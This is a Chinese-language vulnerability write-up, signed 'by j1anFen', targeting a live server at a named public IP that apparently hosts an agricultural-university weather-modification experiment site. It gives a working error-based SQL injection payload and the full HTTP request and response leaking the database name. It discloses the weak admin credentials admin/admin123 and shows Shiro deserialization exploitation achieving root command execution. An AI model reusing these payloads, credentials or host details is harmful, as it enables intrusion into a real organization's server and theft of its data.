

漏洞地址: http://123.57.61.125:8080/login

漏洞位置在“系统管理”里中的“角色管理中”

POC: pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&roleKey=&  
status=1ms[beginTime]=1ms[endTime]=1ms[dataScope]=and  
extractvalue(1,concat(0x7e,substring((select database()),1,32),0x7e))

数据包:

POST /system/role/list HTTP/1.1

Host: 123.57.61.125:8080

Content-Length: 198

Accept: application/json, text/javascript, /; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Origin: http://123.57.61.125:8080

Referer: http://123.57.61.125:8080/system/role

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: JSESSIONID=c8482408-e1c4-4d9a-bdb3-fc79e9bd88ec

Connection: close

pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&roleKey=&status=1ms[beginTime]=1ms[endTime]=1ms[dataScope]=and  
extractvalue(1,concat(0x7e,substring((select database()),1,32),0x7e))

fcmit.cc

The screenshot displays the Burp Suite interface with the Repeater tab selected. A target URL of `http://123.57.61.125:8080` is set. The Request panel shows a raw HTTP request with headers like `Accept: application/json, text/javascript; */*; q=0.01`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36`, and a cookie `JSESSIONID=c8482408-elc4-4d9a-bdb3-fc79e9bd88ec`. The Response panel shows a JSON object with a message in Chinese indicating a database query error.

**Request:**

```
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.88 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded
8 Origin: http://123.57.61.125:8080
9 Referer: http://123.57.61.125:8080/system/role
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: JSESSIONID=
  c8482408-elc4-4d9a-bdb3-fc79e9bd88ec
13 Connection: close
14
15 pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&
  roleKey=&status=&params[beginTime]=&params[endTime]=&
  params[dataScope]=and
16 extractvalue(1,concat(0x7e,substring((select
  database()),1,32),0x7e))
17
```

**Response:**

```
7 {
8   "msg":
  "运行时异常:\n### Error querying database. Cause: j
  ava.sql.SQLException: XPATH syntax error: '~ry~'\n##
  # The error may exist in URL [jar:file:/www/server/j
  ava/experiment-0.0.1-SNAPSHOT.jar!/BOOT-INF/classes!
  /mapper/system/SysRoleMapper.xml]\n### The error may
  involve com.yxt.system.mapper.SysRoleMapper.selectR
  oleList-Inline\n### The error occurred while setting
  parameters\n### SQL: select distinct r.role_id, r.r
  ole_name, r.role_key, r.role_sort, r.data_scope,
           r.status, r.del_flag, r.create_time, r.rema
  rk          from sys_role r          left join sys_us
  er_role ur on ur.role_id = r.role_id          left j
  oin sys_user u on u.user_id = ur.user_id          le
  ft join sys_dept d on u.dept_id = d.dept_id
  where r.del_flag = '0'
  and extractvalue(1,concat(0x7e,substring((select dat
  abase()),1,32),0x7e))\n### Cause: java.sql.SQLExcept
```

登录账号密码也是弱口令: admin, admin123

# "天河" 声波增雨随机试验

[后台管理](#)

试验基地



达日



海西



海北




林芝

清华大学
 青海大学
 中国农业大学
 北京无线电测量研究所
 内蒙古工业大学

版权所有：中国农业大学

存在shiro反序列化框架



▼ 利用方式

利用链

CommonsBeanutils1

回显方式

TomcatEcho

检测当前利用链

爆破利用链及回显

检测日志 ×

命令执行 ×

内存马 ×

输入命令

whoami

执行

experiment-0.0.1-SNAPSHOT.jar  
experiment.log  
  
root

fcmit.cc

by j1anFen